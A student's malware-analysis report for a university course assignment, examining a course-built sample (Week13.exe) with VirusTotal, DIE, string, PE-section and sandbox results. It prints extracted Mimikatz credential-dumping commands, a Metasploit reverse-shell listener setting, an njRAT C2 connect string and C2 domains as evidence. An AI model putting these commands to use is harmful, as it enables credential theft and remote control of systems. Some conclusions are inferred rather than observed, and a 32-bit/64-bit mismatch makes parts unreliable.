Static Analysis

Virus Total Analysis

Hash Analysis

File Hash: [Insert MD5, SHA-1, SHA-256 hash value]

- MD5: b03c34748e66f5a5d4bed91dc92125e6
- SHA-1: 3721c9ae3e3982f30e2e8fb97744f450bc11484e
- SHA-256: f70af684f53e2fddbc14693d9e69f19520804751dfd2ef1f9218b2a83701f7ff

[Link to VirusTotal results]

- https://www.virustotal.com/gui/file/f70af684f53e2fddbc14693d9e69f19520804751dfd2ef1f9218b2a83701f7ff/details

Vendor Analysis

- Number of vendors flagging as malicious: 12/72
- Analysis of vendor results:
- [Discuss patterns in detection]
- peexe, corrupt, upx, 64bits
- [Common malware names identified]
- Trojan, dropper, Trojan-Spy.Win32.Bobik.ukc, Trojan.Malware.300983.susgen, Program:Win32/Wacapew.C!ml

File History

- Creation Time: 2025-04-22 01:23:44 UTC
- First Submission: 2025-04-26 20:10:20 UTC

Community Score

- [Link to your VirusTotal community contribution]
    - https://www.virustotal.com/gui/file/f70af684f53e2fddbc14693d9e69f19520804751dfd2ef1f9218b2a83701f7ff/community
    - username:sshinn
- Summary of initial findings posted to the community:
- Static analysis reveals embedded strings for known RATs (DarkComet, njRAT), Mimikatz credential theft commands, potential C2 domains (c2.zerodaycrew.net, spydoor.no-ip.biz), Metasploit reverse shell configuration (targeting 192.168.1.1:4444), and references the HKCU Run key for persistence. Dynamic analysis confirmed suspicious network activity such as C2 or data exfiltration. Contains extensive APIs for networking, process injection, anti-analysis, and information gathering. Possesses capabilities for remote control, credential theft, and persistence.

2. Detect It Easy (DIE) Analysis

- File information
- File type: PE64
- Architecture:AMD64
- Compiler: MinGW
- Linker: GNU, linker ld (GNU Binutils) (2.30) [GUI64]

Additional relevant information:

- [List notable file characteristics]
- Packer: UPX (5.00) [NRV,brute]
- Copyright © Michael Galde 2025 University of Arizona
- University of Arizona CYBV 454 Week 13
- University of Arizona AI Homework Helper
- Week13.exe
- Language: C

Memory Map Analysis

- Section breakdown:
- .text size: 000afe00 RE (Compiler) Code Section
- .data size: 00003000 RW (Compiler) Data Section
- .rdata size: 0000fa00 R (Compiler) Read-only initialized Data Section (MS and Borland)
- .exploit size: 00000200 R
- .cobalt size: 00000200 R
- .network size: 00000200 R
- .payload size: 00000200 R
- .pegasus size: 00000400 R
- .FINAL size: 00000200 R
- .univers size: 00000200 R
- .arizona size: 00000200 R
- .evil_pl size: 00000200 R
- .galde size: 00000200 R
- .profess size: 00000200 R
- .cybv454 size: 00000200 R
- .pdata size: 0000ba00 R (Compiler) Exception Handling
- .xdata size: 0000fc00 R (Compiler) Exception Information Section
- .bss size: 00000000 RW (Compiler) Uninitialized Data Section
- .idata size: 00002000 RW (Compiler) Initialized Data Section (Borland) | (Compiler) mingw/cygwin
- .CRT size: 00000200 RW (Compiler) Initialized Data Section (C RunTime) | (Compiler) mingw/cygwin

- .tls size: 00000200 RW   (Compiler) Thread Local Storage Section
- .rsrc   size: 0002a000 RW   (Compiler) Resource section

String Analysis
Notable strings discovered:

- University of Arizona AI Homework Helper - CYBV 454 Week 13
- Welcome to Week 13. This application is a PREP for the Malware Analysis Final...
- MS17-010 (Specific vulnerability identifier)
- ReflectiveLoader
- beacon.dll (Filename often associated with C2 communication payloads)
- Unicorn malware lab initialized. (Indicates a specific environment or toolset)
- DarkComet-RAT (Specific Remote Access Trojan name)
- njrat - xRAT (Specific Remote Access Trojan name)
- Payload::InjectTLSWrap() (Suggests a function related to payload injection, possibly involving Thread Local Storage)
- In this application, find out where the domain name is stored when the user enters sensitive information (Instruction/comment relevant to analysis)
- POST /api/status HTTP/1.1 (Structure of an HTTP request, likely C2 communication)
- User-Agent: Mozilla/5.0 (Common User-Agent string, often used by malware to blend in)
- id=AYX33T91&status=ready&ops=0x45F122 (Potential C2 communication parameters)
- CompanyName: University of Arizona Cyber Operations
- FileDescription: University of Arizona AI Homework Helper
- InternalName: Week13.exe
- LegalCopyright: Copyright © Michael Galde 2025 University of Arizona
- OriginalFilename: Week13.exe
- ProductName: University of Arizona CYBV 454 Week 13
- Comments: Confidential Internal Use Only
- GDI32.dll, gdiplus.dll, KERNEL32.DLL, msvcrt.dll, ole32.dll, SHELL32.dll, USER32.dll, WS2_32.dll (Imported DLLs)

[URLs/IPs]

- c2.zerodaycrew.net (Potential Command & Control server domain)

- spydoor.no-ip.biz (Potential Command & Control server domain, dynamic DNS)
- 192.168.1.1 (Local IP address, likely for testing/internal C2)

[File paths]

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run (Registry path for persistence)
- beacon.dll
- Week13.exe

[Command lines]

- metreverse_tcp LHOST=192.168.1.1 LPORT=4444 (Metasploit payload configuration)
- njrat - xRAT|Connect(); c2=spydoor.no-ip.biz:1177 (njRAT connection string/configuration)
- kerberos::ptt (Mimikatz command - Pass the Ticket)
- sekurlsa::logonpasswords (Mimikatz command - Dump credentials)
- lsadump::sam (Mimikatz command - Dump SAM database/hashes)
- privilege::debug (Mimikatz command - Elevate privileges)

[API calls] (Suspicious or indicators of malicious software behavior)

Networking:

- WSAStartup (Initialize networking)
- socket (Create a socket for communication)
- getaddrinfo (Resolve domain names like C2 servers)
- inet_addr (Convert IP string to address)
- htons (Port conversion for network connection)
- sendto (Send data over the network, likely C2 communication)
- closesocket (Close network connection)

Process/Memory Manipulation & Injection:

- LoadLibraryA (Load DLLs, potentially malicious ones)
- GetProcAddress (Find functions within DLLs, often used for dynamic API resolution)
- VirtualProtect (Change memory permissions, common for executing shellcode or unpacking)
- VirtualQuery (Inspect memory regions, used for scanning or finding injection points)
- CreateToolhelp32Snapshot (Enumerate processes/threads/modules, used for reconnaissance or finding target processes)

- GetThreadContext (Get thread state, used in process injection/hijacking)
- SetThreadContext (Set thread state, used in process injection/hijacking)
- ResumeThread (Resume a suspended thread, often after injection)
- SuspendThread (Suspend a thread, often before injection)
- TerminateProcess (Terminate other processes or self)
- ShellExecuteA (Run other programs or open URLs)

Anti-Analysis/Evasion:

- IsDebuggerPresent (Check if a debugger is attached)
- GetTickCount / QueryPerformanceCounter / GetSystemTimeAsFileTime (Timing checks, can detect debuggers/VMs)
- Sleep (Pause execution, can be used to evade sandboxes or time C2 check-ins)
- AddVectoredExceptionHandler / SetUnhandledExceptionFilter (Intercept exceptions, can be used for anti-debugging or control flow hijacking)
- OutputDebugStringA (Can be used to detect debuggers)
- GetHandleInformation (Can potentially detect debugger handles)
- Information Gathering/Keystroke/Data Theft:
- GetModuleFileNameA (Get own executable path)
- SHGetFolderPathA (Find special folders like AppData for storing files/config)
- GetWindowTextA (Potentially grab text from other application windows)
- GetCursorPos (Get mouse position, part of user monitoring)
- OpenClipboard / EmptyClipboard / SetClipboardData / CloseClipboard (Manipulate clipboard data, potential theft)
- TlsAlloc / TlsGetValue / TlsSetValue (Thread Local Storage, can hide data)

Other potentially suspicious:

- BitBlt / Gdip... functions (Can be used for screen capture)
- SendMessageA (Can interact with other windows in potentially malicious ways)
- SetWindowTextA (Change window titles, could be used for spoofing)
- Shell_NotifyIconA (Create tray icons, could be used for stealthy persistence indicators)

Analysis of string findings:

- Potential Functionality Indicated
  - Functionality appears to establish Command and Control (C2) communication, indicated by the presence of C2-like domain names (c2.zerodaycrew.net, spydoor.no-ip.biz), networking APIs (WSAStartup, socket, sendto, getaddrinfo), and HTTP communication structures (POST /api/status). There are clear indicators of credential theft capabilities, specifically through embedded commands associated with Mimikatz (sekurlsa::logonpasswords, lsadump::sam, kerberos::ptt, privilege::debug). The application does payload execution and potentially process injection, suggested by the Metasploit payload string (metreverse_tcp), the ReflectiveLoader string, and numerous Windows APIs related to loading libraries, finding functions, manipulating memory permissions (VirtualProtect), and controlling threads (SuspendThread, SetThreadContext, ResumeThread). Persistence mechanisms are also suggested via the reference to the HKCU\...\Run registry key, often used by malware like the identified DarkComet-RAT and njrat. Finally, information gathering (clipboard access, window text retrieval, special folder paths) and potential surveillance (screen capture APIs) functionalities are also hinted at by the included API calls.
- Suspicious Patterns
  - suspicious patterns emerge from the collection of strings, strongly diverging from legitimate application behavior. The combination of C2 domain names, networking APIs, and structured HTTP requests indicates remote control and data exfiltration. Multiple, specific command strings from the Mimikatz toolset (sekurlsa::logonpasswords, lsadump::sam, etc.) is a significant red flag, pointing directly to credential harvesting activities. Similarly, the explicit naming of known Remote Access Trojans (DarkComet-RAT, njrat) alongside C2 infrastructure details and persistence mechanisms (HKCU\...\Run) presents a clear pattern of remote access. Another

suspicious pattern is the collection of APIs typically used for code injection and evasion (VirtualProtect, SetThreadContext, IsDebuggerPresent, GetTickCount, Sleep), indicating attempts to execute code stealthily. The presence of the MS17-010 vulnerability identifier alongside these other malicious indicators is also highly suspicious, potentially suggesting exploitation capabilities. C2 communication, credential theft tools, known RAT names, persistence methods, code injection techniques, and anti-analysis functions.

Disassembly Analysis

- I put a breakpoint at the entry point
- I found UPX0 in Memory Map in x64dbg and set a breakpoint at the beginning of UPX0
- I ran the debugger and watched as the malware dynamically unpacked into UPX0, showing a bunch of code that had not been there before (it was just empty space).
- At this point I downloaded UPX and unpacked it directly with UPX. This worked and I did not need to manually unpack it anymore.
- I used Ghidra to identify entry points to different functions to double check that I was putting breakpoints at the correct addresses.

Static Analysis Summary

- Static analysis of the file reveals significant indicators of malicious behavior, despite metadata suggesting an educational origin (University of Arizona CYBV 454, Michael Galde). The file is packed with UPX, flagged as Trojan/RAT/Spyware by multiple AV vendors, and contains numerous suspicious strings. These include explicit names of Remote Access Trojans (DarkComet-RAT, njRAT), commands associated with the Mimikatz credential theft tool, potential C2 domains (c2.zerodaycrew.net, spydoor.no-ip.biz), Metasploit payload syntax, and references to the Run registry key for persistence. Analysis of imported APIs and custom PE section names (.exploit, .payload, .evil_pl) further suggests capabilities for C2 communication, data exfiltration (credentials, clipboard, window text), process injection, remote control, and anti-analysis evasion. The primary risks identified include complete system compromise, sensitive data theft, and persistent infection.

Dynamic Analysis

- During dynamic analysis in a sandbox environment (AnyRun), the malware initially presented a pop-up consistent with its stated "homework helper" purpose and launched the slui.exe process. Network monitoring captured local UDP broadcasts alongside expected TCP connections to Microsoft domains for potential OS checks. Critically, the analysis detected a suspicious UDP connection directed to michaelgalde.com (185.199.109.153) on port 10100. This external communication to a domain matching the author metadata found in static analysis strongly indicates potential Command & Control activity or data exfiltration, confirming the malicious capabilities suggested by the static findings.

Runtime Observations

Initial Execution

- [Immediate system changes]: a pop up that appeared to be a legitimate homework helper appeared
- [Process creation]
  - slui.exe
  - week13.exe
- [Network activity]
  - UDP 192.168.150.121:8050
  - UDP a83f:8110:100:0:436f:6e66:6967:7572:53
  - UDP 192.168.0.42:137
  - UDP 192.168.150.121:137
  - TCP 20.69.140.28:443
  - TCP 23.196.145.221:80
  - TCP 20.99.133.109:443
  - TCP 184.27.218.92:80 (www.microsoft.com)
  - TCP 104.98.118.171:443 (res.public.onecdn.static.microsoft)
  - TCP 20.24.121.134:443
  - UDP 185.199.109.153:10100 (michaelgalde.com)

For the dynamic analysis, I tried opening the file in both malware desktops, however they both could not run a 32 bit program.I took a screenshot of the error. So for this dynamic analysis, I used AnyRun and downloaded a PCAP

Question 1

- What domain is this malware speaking out to and where is the domain found within the program? (30%)
  - c2.zerodaycrew.net
  - spydoor.no-ip.biz
  - no evidence of these specific strings being XOR-encoded.
- What port is used for this communication? (10%)
  - The analysis explicitly links port 1177 to the domain spydoor.no-ip.biz via the string: njrat - xRAT| Connect(); c2=spydoor.no-ip.biz:1177.
  - For the domain c2.zerodaycrew.net, a specific port isn't mentioned. However, the string POST /api/status HTTP/1.1 suggests communication over standard web ports, likely port 80 (HTTP) or 443 (HTTPS
- What information is being sent? (10%)
  - Beaconing/Status Updates: The POST /api/status HTTP/1.1 request containing parameters like id=AYX33T91&status=ready&ops=0x45F122 suggests the malware is checking in with the C2 server, reporting its status
  - Exfiltrated Data: Given the identified RATs (njRAT, DarkComet) and credential theft tools (Mimikatz commands like sekurlsa::logonpasswords), it's highly probable that stolen credentials, system information, potentially keylogged data, clipboard contents, or files are being sent back to the C2 servers (c2.zerodaycrew.net or spydoor.no-ip.biz).
- Provide an analysis to support your findings with evidence (50%)
  - Analysis: The malware establishes C2 communication using identified domains. At least one domain (spydoor.no-ip.biz) uses a non-standard port (1177), often seen with RATs like njRAT. Another C2 communication likely uses HTTP(S) based on the POST request structure found. The primary purpose of this

communication is twofold: 1) To allow the malware to check in, report status, and receive commands from the attacker (beaconing). 2) To exfiltrate sensitive data harvested from the victim machine using embedded tools like Mimikatz and the functionalities provided by the identified RATs.

Question 2


- What static IP address is this malware speaking out to and where is the IP Address found within the program? (10%)
    - IP Address: 192.168.1.1
    - Location: This IP address was found within the extracted strings list during the static analysis, specifically as part of the Metasploit command string: metreverse_tcp LHOST=192.168.1.1 LPORT=4444. This is a local IP, likely for testing.
- What port is used for this communication? (10%)
    - Port 4444. This is explicitly stated in the same string: metreverse_tcp LHOST=192.168.1.1 LPORT=4444.
- What information is being sent? (30%)
    - The string metreverse_tcp LHOST=192.168.1.1 LPORT=4444 indicates the malware attempts to initiate a Metasploit reverse TCP shell to the specified IP address and port.
- Provide an analysis to support your findings with evidence (50%)
    - Evidence: The string metreverse_tcp LHOST=192.168.1.1 LPORT=4444 found during static analysis is the primary evidence.
    - Analysis: The term metreverse_tcp is a standard identifier for a Metasploit payload that creates a reverse TCP connection from the victim machine back to an attacker-controlled listener. LHOST=192.168.1.1 specifies the IP address (Listening Host) the malware should connect back to, and LPORT=4444 specifies the TCP port (Listening Port) on that host. The 192.168.1.1 address is a private, non-routable IP, suggesting this was likely intended for a testing environment. The purpose of this connection is to provide the attacker with a remote command shell on the infected machine, allowing them to execute

commands interactively and receive the output back over the established connection on port 4444.

Question 3

- Based on the information collected within your analysis - Who likely hacked this student, provide evidence to support your claim and provide analysis (50%)
  - Likely Hacker: Michael Galde / University of Arizona CYBV 454 Course Staff.
  - Evidence:
    - File Properties: Copyright © Michael Galde 2025 University of Arizona, CompanyName: University of Arizona Cyber Operations, LegalCopyright: Copyright © Michael Galde 2025 University of Arizona, ProductName: University of Arizona CYBV 454 Week 13.
    - Strings: University of Arizona AI Homework Helper - CYBV 454 Week 13, Welcome to Week 13. This application is a PREP for the Malware Analysis Final..., Unicorn malware lab initialized.
    - File Names: InternalName: Week13.exe, OriginalFilename: Week13.exe.
    - Custom Section Names: .galde, .profess, .cybv454, .univers, .arizona.
    - Compiler/Environment: MinGW compiler, potential "Unicorn malware lab" environment.
  - Analysis: file created by "Michael Galde" for an educational purpose within the "University of Arizona CYBV 454" course, specifically for "Week 13" as preparation for a "Malware Analysis Final."
  - How did the attacker get personal details about the student, provide evidence to support your claim and provide analysis (50%)
    - The attacker was the student’s professor, and also the malware the professor wrote contacted C2 command and control servers to exfiltrate data, including credentials: explicit Mimikatz command strings were found: sekurlsa::logonpasswords, lsadump::sam, kerberos::ptt, privilege::debug. These are used to extract passwords, hashes, and Kerberos tickets from memory and the system. The

malware contains strings identifying DarkComet-RAT and njrat - xRAT. These RATs provide attackers with extensive remote control, including keylogging, screen capture, file system access, and microphone/webcam activation – all methods to steal personal information. API calls like GetWindowTextA (potentially read window titles/content), clipboard functions (OpenClipboard, SetClipboardData - steal copied data), SHGetFolderPathA (find user folders), and potentially screen capture (BitBlt, GDI+ functions) were identified. The identified C2 channels (c2.zerodaycrew.net, spydoor.no-ip.biz) and the reverse shell (192.168.1.1:4444) are the conduits through which the stolen information would be exfiltrated back to the "attacker."



app.any.run/tasks/c7017e6d-bc87-4af1-b303-84ae692a7b98

University of Arizona AI Homework Helper - CYBV 454 W...

Essay Topic:

Class Name:

CYBV Number:

D2L Link:

Next

Week13.exe
MD5: E2C8B5DB1C0F8BCA41F128E88086304F
Start: 27.04.2025, 20:54
Win10 64bit

04:37


CPU 2% RAM 39%

Processes


PID	Process	Arguments	Files	Registry
3304	Week13.exe DMP		223	170
3240	COM SppExtComObj.Exe	-Embedding	69	30
5728	slui.exe	RuleId=3482d82e-ca2c-4e1f-8864-da0267b484b2;Action=AutoActivate;Ap	521	88

HTTP Requests 5 | Connections 7 | DNS Requests 6 | Threats 0

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
BEFORE	GET 200: OK	✓	–	–	🇩🇪	http://crl.microsoft.com/pki/crl/produc...	825 b binary
BEFORE	GET 200: OK	✓	–	–	🇩🇪	http://crl.microsoft.com/pki/crl/produc...	825 b binary
BEFORE	GET 200: OK	✓	–	–	🇩🇪	http://www.microsoft.com/pkiops/crl/...	868 b binary
BEFORE	GET 200: OK	✓	–	–	🇩🇪	http://www.microsoft.com/pkiops/crl/...	868 b binary




#	Name	Relative address	Virtual size	File offset	Size	Flags
		00000000	00001000	00000000	00000600	
0	.text	00001000	000afd68	00000600	000afe00	RE
1	.data	000b1000	00002ee0	000b0400	00003000	RW
2	.rdata	000b4000	0000f9e0	000b3400	0000fa00	R
3	.exploit	000c4000	00000010	000c2e00	00000200	R
4	.cobalt	000c5000	00000040	000c3000	00000200	R
5	.network	000c6000	00000080	000c3200	00000200	R
6	.payload	000c7000	00000060	000c3400	00000200	R
7	.pegasus	000c8000	00000280	000c3600	00000400	R
8	.FINAL	000c9000	00000080	000c3a00	00000200	R
9	.univers	000ca000	00000040	000c3c00	00000200	R
10	.arizona	000cb000	00000040	000c3e00	00000200	R
11	.evil_pl	000cc000	00000010	000c4000	00000200	R
12	.galde	000cd000	00000060	000c4200	00000200	R
13	.profess	000ce000	00000040	000c4400	00000200	R
14	.cybv454	000cf000	000000a0	000c4600	00000200	R
15	.pdata	000d0000	0000b868	000c4800	0000ba00	R
16	.xdata	000dc000	0000fad0	000d0200	0000fc00	R
17	.bss	000ec000	00001860	00000000	00000000	RW
18	.idata	000ee000	00001e5c	000dfe00	00002000	RW
19	.CRT	000f0000	00000070	000e1e00	00000200	RW
20	.tls	000f1000	00000010	000e2000	00000200	RW

